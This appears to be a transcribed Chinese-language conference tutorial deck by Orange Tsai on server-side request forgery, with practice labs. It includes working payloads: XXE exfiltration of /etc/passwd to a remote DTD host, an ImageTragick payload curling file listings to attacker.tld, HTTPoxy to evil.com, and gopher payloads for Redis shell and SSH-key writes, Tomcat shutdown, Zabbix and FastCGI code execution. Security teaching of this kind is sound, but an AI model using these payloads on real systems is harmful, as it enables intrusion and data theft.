

# SSRF - 從入門到放棄



Orange Tsai

# About Orange Tsai

- **Speaker** - Speaker at several security conferences

Black Hat USA, DEFCON, HITCON, HITB, WooYun, AVTokyo

- **CTFer** - CTFs we won champions / in finalists (as team HITCON)

DEFCON, Codegate, Boston Key Party, HITB, Seccon, 0CTF, WCTF

- **Bounty Hunter** - Vendors I have found Remote Code Execution

Facebook, GitHub, Uber, Apple, Yahoo, Imgur

# 工具

- OWASP – Mantra
  - Hack Bar
  - Tamper Data
- Burp Suite

# 練習平台

<http://ssrf.orange.tw/>

- XXE
- File Access
- Redis Pwn
- Struts2
- Discuz Pwn
- Bonus
  - HTTPoxy
  - ES
  - Jar

「新 Web 安全主要就這些關鍵點：前端 (XSS、CSRF)  
後端 (SSRF、XXE、反序列化、模版注入)，那些老方  
式不是沒用，而是不要總當重點來提，時代變了」

- EvilCos

# Server Side Request Forgery

# CWE-918 - SSRF

The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.

# SSRF 歷史

- 2008 - First SSRF Concept
- 2012 - SSRF via XXE. Make SSRF Great Again
- 2012 - XSPA Attack
- 2012 - Exploited SSRF and Gopher on SAP

# SSRF 歷史

- 2015 - Exploited XXE and SSRF over Documents
- 2016 - Exploited SSRF over Video Converter (ImageTragick)
- 2017 - Find Hidden SSRF Entries from HTTP Protocol
- 2017 - Bypass SSRF Protections by Exploiting URL Parsers

# About Orange Tsai

- **Speaker** - Speaker at several security conferences

Black Hat USA, DEFCON, HITCON, HITB, WooYun, AVTokyo

- **CTFer** - CTFs we won champions / in finalists (as team HITCON)

DEFCON, Codegate, Boston Key Party, HITB, Seccon, 0CTF, WCTF

- **Bounty Hunter** - Vendors I have found Remote Code Execution

Facebook, GitHub, Uber, Apple, Yahoo, Imgur

# Outline

- SSRF 是啥
- SSRF 挖掘
- SSRF 利用
- SSRF 繞過
- SSRF 新趨勢

# SSRF 是啥

- Server Side Request Forgery
- 繞過防火牆, 碰觸內網資源
- 從網址上傳?

<http://orange.tw/1.gif>

<http://10.0.56.254/logo.gif>



# SSRF 是啥

- Server Side Request Forgery
- 繞過防火牆, 碰觸內網資源
- XSPA attack

http://10.0.56.254:80 - OK

http://10.0.56.254:81 - Timeout


http://10.0.56.254:82 - Timeout

...



# 在 SSRF 中的協議偽造

- Make SSRF more powerful
- Protocols that are suitable to smuggle
  - HTTP based protocol
    - Elastic, CouchDB, Mongodb, Docker
  - Text-based protocol
    - FTP, SMTP, Redis, Memcached



# SSRF 挖掘

- 常見參數? url, link, src, target, u, imageURL, host
- 從網址上傳?
- 資源 import / 文章中的網址?
- URL 預覽, 分享連結

# SSRF 挖掘

- 特殊 XML 插入點

- schemaLocation
- noNamespaceSchemaLocation
- XInclude

```
<xi:include href="file:///etc/passwd" parse="text"/>"
```

# SSRF 挖掘

- XML External Entity (XXE)

```
<!DOCTYPE root [
    !ENTITY bar SYSTEM "http://orange.tw/"> ]>
<root>
    <msg>&bar;</msg>
</root>
```

```
<!DOCTYPE root [
    !ENTITY bar "World"> ]>
<root>
    <msg>Hello &bar;</msg>
</root>
```

# SSRF 挖掘

- Playing with Content-Type - XXE on JSON Endpoints

```
POST /netSPI HTTP/1.1
Host: someserver.netSPI.com
Accept: application/json
Content-Type: application/json
Content-Length: 38

{"search": "name", "value": "netSPITest"}
```

# SSRF 挖掘

- Out-of-Band XXE

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
    <!ENTITY % param1 "file:///etc/passwd">
    <!ENTITY % param2 "http://orange.tw/?%param1">
    %param2;
]>
```

*Fail*

# SSRF 挖掘

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
    <!ENTITY % file SYSTEM "file:///etc/passwd">
    <!ENTITY % remote SYSTEM "http://orange.tw/evil.dtd">
    %remote;
    %all;
    %send;
]>
```

```
<!ENTITY % all
"‐<!ENTITY &#37; send SYSTEM 'http://orange.tw/1.php?file=%file;' '>" >
```

# SSRF 練習 - XXE

請利用 XXE 讀取 /flag 檔案

# SSRF 挖掘

- XML External Entity (XXE)
  - DOCX
  - XLSX
  - PPTX
  - PDF
  - Tool
    - [https://github.com/BuffaloWill/oxml\\_xxe](https://github.com/BuffaloWill/oxml_xxe)
  - Case
    - How I Hacked Facebook with a Word Document

Categories > Help > Additional Information

Add to Site for Review View

Document the issue here.

Sent Your Review

The review has been submitted. It will be reviewed by our team and published as soon as possible. If you have any questions or concerns, please contact us at support@attack-secure.com.

Review

Cancel

Help

Feedback

Documentation

Support

Logout

Powered by OpenCart

# SSRF 挖掘

- 特殊 SSRF 地方

- Oracle UTL\_HTTP
- ImageTragick
- FFMPEG
- HTTPoxy
- SVG to SSRF

?id=1 and 1=1

?id=1 union select 1,2,3

?id=1 union select 1,2,user

?id=1 union select 1,2,  
UTL\_HTTP('http://orange.tw/')

# SSRF 挖掘

- 特殊 SSRF 地方

- Oracle UTL\_HTTP
- ImageTragick
- FFMPEG
- HTTPoxy
- SVG to SSRF

```
.jsp?id=1' || CTXSYS.DRITHSX.SN(user, substr(utl_http.request('http://10.10.58.14/search-cgi/getfilelist.exe?download=/etc/shadow' ),1,160)) || '
```

*OpenFind ...*

# SSRF 挖掘

- 特殊 SSRF 地方

- Oracle UTL\_HTTP
- ImageTragick
- FFMPEG
- HTTPoxy
- SVG to SSRF

SSRF.gif (.mvg)

```
push graphic-context  
viewbox 0 0 640 480  
fill 'url(https://orange.tw/)'  
pop graphic-context
```

# SSRF 挖掘

- 特殊
  - O
  - In
  - F

## policy.xml (updated 5/5)

```
<policymap>
    <policy domain="coder" rights="none" pattern="EPHEMERAL" />
    <policy domain="coder" rights="none" pattern="URL" />
    <policy domain="coder" rights="none" pattern="HTTPS" />
    <policy domain="coder" rights="none" pattern="MVG" />
    <policy domain="coder" rights="none" pattern="MSL" />
    <policy domain="coder" rights="none" pattern="TEXT" />
    <policy domain="coder" rights="none" pattern="SHOW" />
    <policy domain="coder" rights="none" pattern="WIN" />
    <policy domain="coder" rights="none" pattern="PLT" />
```

)'

```
<delegate decode="html" command=""html2ps" -U -o "%o" &quot;%i""/>
<delegate decode="https" command=""curl" -s -k -o "%o" &quot;https:<%M>""/>
<delegate decode="ilbm" command=""ilbmto ppm" &quot;%i" &gt; &quot;%o""/>
```

# SSRF 挖掘

- 特殊 SSRF 地方

- Oracle UTL\_HTTP
- ImageTragick
- FFMPEG
- HTTPoxy
- SVG to SSRF

SSRF.gif (.mvg)

```
push graphic-context  
viewbox 0 0 640 480  
fill 'url(https://orange.tw/); | ls "-la")'  
pop graphic-context
```

FACEBOOK'S IMAGETRAGICK  
STORY

← → ⌂ https://www.facebook.com/dialog/feed?app\_id=277064115737714&link=link.example.tld&picture=https%3A%2F%2Fwww.google.com%2Fimages%2... 13 S

**Поделиться на Facebook**

Андрей Леонов  
Расскажите об этом что-нибудь...

news\_name  
news\_description

NEWS CAPTION

Друзья Отмена Опубликовать на Facebook

Elements Sources Network Timeline Profiles Application Security Audits SAML

Styles Computed Event Listeners >

Filter .cls +

element.style { }

.uiScaledImageContainer .scaledImageFitWidth { height: auto; width: 100%; }

.\_6l- img { vertical-align: bottom; }


.\_6l- \_6m5 fbStoryAttachmentImage" style="width:158px;height:158px;"> 

src="https://external-arm2-1.xx.fbcdn.net/safe\_image.php?d=AQoachQ2Fn1Uj54P6... https%3A%2F%2Fwww.google.com%2Fimages%2Ferrrors%2Frobot.png&fs=1&upscale=1" alt="width="158" height="158" style="width:158px; height:158px;">

Facebook body div div #platformDialogForm div #u\_0\_4 div #u\_0\_5 div div div #u\_0\_1b div div span div a div div

# SSRF 挖掘

- 特殊



# SSRF 挖掘

```
push graphic-context  
viewbox 0 0 640 480  
image over 0,0 0,0 'https://127.0.0.1/x.php?x=%60for i in $(ls /) ;  
do curl "http://$i.attacker.tld/" -d @- > /dev/null; done`'  
pop graphic-context
```

- FFMPEG

```
fill 'url(https://orange.tw/); | ls "-la")'
```

- HTTP

NAME: uid=99(nobody).attacker.tld., Type: 28

NAME: groups=99(nobody).attacker.tld., Type: A

- SVG to

NAME: gid=99(nobody).attacker.tld., Type: A

# SSRF 挖掘

- 特殊 SSRF 地方

- Oracle UTL\_HTTP
- ImageTragick
- FFMPEG
- HTTPoxy
- SVG to SSRF
- Black Hat USA 2015  
SSRF.m3u8
  - #EXTM3U
  - #EXT-X-MEDIA-SEQUENCE:0
  - #EXTINF:10.0,
  - http://orange.tw/*
  - #EXT-X-ENDLIST

AVI

GAB2

M3U

XBIN  
header

/etc/passwd

XBIN  
footer



# SSRF 挖掘

- 特殊 SSRF 地方
  - Oracle UTL\_HTTP
  - ImageTragick
  - FFMPEG
  - HTTPoxy
  - SVG to SSRF
- 根據 CGI 規格, HTTP 請求中的 Headers 會被代成環境變數

```
GET /?foo=bar HTTP/1.1
Host: orange.tw
User-Agent: I am orange
```

# SSRF 挖掘

- 特殊 SSRF 地方
  - Oracle UTL\_HTTP
  - ImageTragick
  - FFMPEG
  - HTTPoxy
  - SVG to SSRF
- 根據 CGI 規格, HTTP 請求中的 Headers 會被代成環境變數
  - REQUEST\_METHOD=GET*
  - QUERY\_STRING=foo=bar*
  - HTTP\_HOST=orange.tw*
  - HTTP\_USER\_AGENT=I am orange*
  - ...

# SSRF 挖掘

- 特殊 SSRF 地方
  - Oracle UTL\_HTTP
  - ImageTragick
  - FFMPEG
  - HTTPoxy
  - SVG to SSRF
- 根據 CGI 規格, HTTP 請求中的 Headers 會被代成環境變數
- 許多 HTTP Library 會聰明的將環境變數 http\_proxy 當成 Proxy 使用

# SSRF 挖掘

- 特殊 SSRF 地方
  - Oracle UTL\_HTTP
  - ImageTragick
  - FFMPEG
  - HTTPoxy
  - SVG to SSRF
- 劫持程式中 HTTP 連線

```
GET /?foo=bar HTTP/1.1
Host: orange.tw
User-Agent: I am orange
Proxy: http://evil.com:3128/
```

# SSRF 挖掘

- 特殊 SSRF 地方
  - Oracle UTL\_HTTP
  - ImageTragick
  - FFMPEG
  - HTTPoxy
  - SVG to SSRF
- 同前面 XML Parser 實作毛, 這裡是 SVG Parser 實作的毛
  - 很多姿勢
  - <https://github.com/cujanovic/SSRF-Testing/tree/master/svg>

# SSRF 挖掘

- 判斷網頁是否有來存取

架設 Web Server

- 判斷 DNS 是否有來存取

架設 DNS Server

DNS Logger

- Skull Security

- Dnslogger

# SSRF 利用

知識面，決定看到的攻擊面有多廣  
知識鍊，決定發動的殺傷鍊有多深

# SSRF 利用

- 攻擊鏈
  1. FFMPEG SSRF
  2. 讀本地檔案 /proc/self/exe
  3. Buffer Overflow
  4. \$hell
- 攻擊鏈
  1. SSRF
  2. 偽造 Redis 協議
  3. 新增惡意資料到 Redis
  4. 觸發 Java Deserialization 遠端代碼執行

# SSRF 利用



# SSRF 利用



# SSRF 利用

- 本地利用
- 遠端利用

- 最簡單的 - 檔案操作

程式太聰明了, 一個函數多種用法

舉個栗子, Ruby 的 open

*http://orange.tw/1.gif*

*open(params[:url])*



# SSRF 利用

- 本地利用
- 遠端利用

- 最簡單的 - 檔案操作

程式太聰明了，一個函數多種用法

舉個栗子，Ruby 的 open

`/etc/passwd`  
`file:///localhost/etc/passwd`

`file:///etc/passwd`

只能任意讀檔嗎？能不能 RCE？



`open(params[:url])`

# SSRF 利用

- 本地利用
- 遠端利用

- 最簡單的 - 檔案操作

程式太聰明了，一個函數多種用法

舉個栗子，Ruby 的 open

```
| ls -alh
```

*open(params[:url])*



# SSRF 利用

- 本地利用
- 遠端利用
- 最簡單的 - 檔案操作

file:///etc/passwd

```
require 'uri'  
if %w(http https).include?(URI(params[:url]).scheme)  
  open(params[:url])  
end
```

程式太聰明了，一個函數多種用法

舉個栗子，Ruby 的 open

換個場景

# SSRF 利用

- 本地利用
- 遠端利用
- 最簡單的 - 檔案操作

http://.../.../.../etc/passwd

```
require 'uri'  
if %w(http https).include?(URI(params[:url]).scheme)  
  open(params[:url])  
end
```

程式太聰明了，一個函數多種用法

舉個栗子，Ruby 的 open

換個場景

# SSRF 利用

- 本地利用
- 遠端利用
- 最簡單的 - 檔案操作

程式太聰明了，一個函數多種用法

舉個栗子，Ruby 的 open

換個場景

`http://.../.../.../etc/passwd`

```
require 'uri'  
if %w(http https).include?(URI(params[:url]).scheme)  
  open(params[:url])  
end
```

# SSRF 利用

- 本地利用
  - 遠端利用
- 最簡單的 - 檔案操作
- 程式太聰明了, 一個函數多種用法  
同樣的場景換到 PHP 一切都開朗了

`http://.../.../.../etc/passwd`



```
if (parse_url($_GET['url']).netloc == 'http')  
readfile($_GET['url']);
```

# PHP 是世界上最好的程式語言

不服來戰

# SSRF 利用

- 本地利用
- 遠端利用

`php://filter/convert.base64-  
encode/resource=/etc/passwd`



- PHP 優勢 - PHP Stream

`php://fd`

`php://input`

`php://filter`

`readfile($_GET['url']);`

# SSRF 利用

- 本地利用
- 遠端利用
  - 當 File 遇上 Java
    - 原生可列目錄
    - `file:///etc/`

# SSRF 練習 - File Access

SSRF 本地讀檔, 請找到 PHP 原始碼中的 Flag

# SSRF 利用

- 本地利用
- 遠端利用
  - 最複雜的部份
  - 整個內網, 都是我的遊樂場
  - 依照可使用的協議、所擁有的服務來做利用

# SSRF 利用

- 本地利用
- 遠端利用

可使用的協議

可擁有的服務

	PHP	Java	cURL	LWP	ASP.NET
Gopher	-			+	
tftp	-	-		-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	-	-	+	-	-
ssh2		-	-		-
file	+	+	+	+	+
ogg		-	-	-	-
expect		-	-	-	-
imap	-	-	+	+	-
pop3	-	-	+	+	-
mailto	-	-	-	+	-
smtp	-	-	+	-	-
telnet	-	-	+	-	-

# SSRF 利用

- 本地利用
  - 遠端利用
- 可使用的協議 - HTTP/HTTPS  
所擁有的服務
- 攻擊內網常見的 HTTP / HTTPS 服務
    - Struts2
    - ElasticSearch
    - Docker
    - CouchDB
    - Neo4J

# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- Struts2

可使用的協議 - HTTP/HTTPS

所擁有的服務

S2-016

S2-033

S2-037

S2-045 S2-046

...


# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- Struts2

可使用的協議 - HTTP/HTTPS

所擁有的服務

*http://10.0.54.1/index.do?redirect:\${new java.lang.ProcessBuilder('id').start()}*



# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- ElasticSearch – Port 9200

可使用的協議 - HTTP/HTTPS

所擁有的服務

CVE-2014-3120

CVE-2015-1427

CVE-2015-3337

CVE-2015-5531

...

# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- ElasticSearch – Port 9200

可使用的協議 - HTTP/HTTPS

所擁有的服務

*MVEL RCE*

*Groovy RCE*



# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- ElasticSearch – Port 9200

可使用的協議 - HTTP/HTTPS

CVE-2014-3120

所擁有的服務

CVE-2015-1427



CVE-2015-3337

*http://10.0.54.1:9200/\_plugin/head/.../  
.../.../.../.../.../.../etc/passwd*

CVE-2015-5531


...

# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- Docker – Port 2375

可使用的協議 - HTTP/HTTPS  
所擁有的服務

RESTful API, 對於 Docker Container 的完全控制



# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- Neo4j, CouchDB, MongoDB

可使用的協議 - HTTP/HTTPS

所擁有的服務

可直接訪問 API 可透過修改設定甚至導致遠端代碼執行

```
http://localhost:7474/db/data/ext/GremlinPlu  
gin/graphdb/execute_script  
{  
    "script": "import java.lang.Runtime;rt =  
Runtime.getRuntime().exec(\"whoami\")",  
    "params": {}  
}
```

# SSRF 利用

- 本地利用
- 遠端利用
- 攻擊內網常見的 HTTP / HTTPS 服務
- HeartBleed 利用

可使用的協議 - HTTP/HTTPS

所擁有的服務

大家都是打 Server, 我們打 Client

<https://github.com/Lekensteyn/pacemaker>

# SSRF 練習 - Struts2

SSRF 攻擊內網 Struts2

# SSRF 利用

- 本地利用
  - 遠端利用
    - 透過 Gopher 攻擊內網服務
    - 萬用 Protocol – 可偽造任意 TCP 封包
- 可使用的協議 - Gopher  
所擁有的服務

*gopher://127.0.0.1:12345/\_ABCD%0D%0AEFGH*

*ABCD*  
*EFGH*

# SSRF 利用

- 本地利用
- 遠端利用
  - 可使用的協議 - Gopher
  - 所擁有的服務
- 透過 Gopher 攻擊內網服務
- 萬用 Protocol - 可偽造任意 TCP 封包
- 限制
  - 需要 Handshake 協議？
  - 需要加密的協議？
  - 需要認證的協議？

# SSRF 利用

- 本地利用
  - 遠端利用
    - 透過 Gopher 攻擊 Tomcat
    - Tomcat Port 8005
- 可使用的協議 - Gopher  
所擁有的服務

```
<Server port="8005" shutdown="SHUTDOWN">  
gopher://127.0.0.1:8005/_SHUTDOWN%0D%0A
```

# SSRF 利用

- 本地利用
  - 遠端利用
    - 透過 Gopher 攻擊 Zabbix
    - Zabbix Port 10050
- 可使用的協議 - Gopher  
所擁有的服務

*gopher://localhost:10050/1vfs.file-regexp[/etc/hosts,7]*

*gopher://localhost:10050/1system.run[ls]*

# SSRF 利用

- 本地利用
- 遠端利用
  - 可使用的協議 - Gopher
  - 所擁有的服務
    - 透過 Gopher 攻擊 Redis
    - Redis Port 6379
      - 透過 SAVE 寫 shell
      - 透過 SAVE 寫 SSH Key
      - 透過 SAVE 寫 Crontab
      - 透過 SET 修改值做二次利用

# SSRF 利用

- 本地利用
- 遠端利用
  - 透過 Gopher 攻擊 Redis
  - Redis Port 6379

可使用的協議 - Gopher

所擁有的服務

*FLUSHALL*

```
SET foo "<?=phpinfo()?>"  
CONFIG SET DIR /var/www/  
CONFIG SET DBFILENAME a.php  
SAVE
```



透過 SAVE 寫 shell

透過 SAVE 寫 SSH Key

透過 SAVE 寫 Crontab

透過 SET 修改值做二次利用

# SSRF 利用

- 本地利用
- 遠端利用
  - 透過 Gopher 攻擊 Redis
  - Redis Port 6379
  - 透過 SAVE 寫 shell

```
gopher://127.0.0.1:6379/_FLUSHALL%0D%0A
SET foo "<?=phpinfo()?>%"%0D%0A
CONFIG SET DIR /var/www/%0D%0A
CONFIG SET DBFILENAME a.php%0D%0A
SAVE%0D%0A
```

# SSRF 利用

- 本地利用
- 遠端利用
  - 透過 Gopher 攻擊 Redis
  - Redis Port 6379

可使用的協議 - Gopher

所擁有的服務

*FLUSHALL*

*SET foo “...”*

*CONFIG SET DIR /home/root/.ssh/*

*CONFIG SET DBFILENAME authorized\_keys*

*SAVE*

透過 SAVE 寫 shell

透過 SAVE 寫 SSH Key

透過 SAVE 寫 Crontab

透過 SET 修改值做二次利用



# SSRF 利用

- 本地利用
  - 遠端利用
    - 透過 Gopher 攻擊 Redis
    - Redis Port 6379
      - 透過 SAVE 寫 shell
      - 透過 SAVE 寫 SSH Key
      - 透過 SAVE 寫 Crontab
      - 透過 SET 修改值做二次利用
- 可使用的協議 - Gopher  
所擁有的服務
- PHP Serialization*  
*Java Serialization*  
*Python Pickle*  
*Ruby Marshal*
- 

# SSRF 利用

- 本地利用
- 遠端利用
  - 透過 Gopher 攻擊 SMTP
  - SMTP Port 25

可使用的協議 - Gopher

所擁有的服務

*HELO test.org*

*MAIL FROM: <imgur@imgur.com>*

*RCPT TO: <postmaster@test.smtp.org>*

*DATA*

*Hello World*

使用內部主機寄信

好的練習對象 *test.smtp.org*

*http://test.smtp.org/log*

*DEMO*

# SSRF 利用

- 本地利用
- 遠端利用
  - 可使用的協議 - Gopher
  - 所擁有的服務
    - PHP Serialization*
    - Java Serialization*
    - Python Pickle*
    - Ruby Marshal*
  - 透過 Gopher 攻擊 Memcached
    - Memcached Port 11211
    - 透過 SET 修改值做二次利用
    - 當 Memcached 碰上 Rails?
    - Memcached and Dalli

# SSRF 利用

- 本地利用
- 遠端利用
  - 透過 Gopher 攻擊 FastCGI
  - FastCGI Port 9000
    - 把執行 PHP 的功能當成一個服務, 要執行 PHP 程式時跟這個服務講即可
    - 溝通的協議稱為 FastCGI Protocol
  - 內網服務怎麼知道這個請求是正常的還是惡意的?

# SSRF 利用

- 本地利用
- 遠端利用

可使用的協議 - Gopher  
所擁有的服務

```
typedef struct {

    /* Header */

    unsigned char version; // 版本
    unsigned char type; // 本次記錄的類型
    unsigned char requestIdB1; // 本次記錄對應的請求id
    unsigned char requestIdB0;
    unsigned char contentLengthB1; // body體的大小
    unsigned char contentLengthB0;
    unsigned char paddingLength; // 頭外塊大小
    unsigned char reserved;

    /* Body */

    unsigned char contentData [ contentLength ];
    unsigned char paddingData [ paddingLength ];
} FCGI_Record;
```

# SSRF 利用

```
gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto-prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%00%01%05Zh%00%00%0  
0%00
```

Version / Type / Req ID(2 bytes)

# SSRF 利用

gopher://127.0.0.1:9000/\_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST\_METHODGET%0F%0FSCRIPT\_FILENAME/www//index  
.php%0F%16PHP\_ADMIN\_VALUEallow\_url\_include%20=%2  
00n%09%26PHP\_VALUEauto-prepend\_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%00%01%05Zh%00%00%0  
0%00

Len(2 bytes) / Pad len / Reserved

# SSRF 利用

```
gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto-prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%00%01%05Zh%00%00%0  
0%00
```

Type = 1, Body

# SSRF 利用

```
gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto-prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%00%01%05Zh%00%00%0  
0%00
```

Version / Type / Req ID(2 bytes)

# SSRF 利用

```
gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto-prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%01%05Zh%00%00%0  
0%00
```

Len(2 bytes) / Pad len / Reserved

# SSRF 利用

```
gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto-prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%01%05Zh%00%00%0  
0%00
```

Type = 4, Body[0], Key\_len=0xE, Value\_len=0x3

# SSRF 利用

```
gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto-prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%01%05Zh%00%00%0  
0%00
```

Type = 4, Body[1], Key\_len=0xF, Value\_len=0xF

# SSRF 利用

```
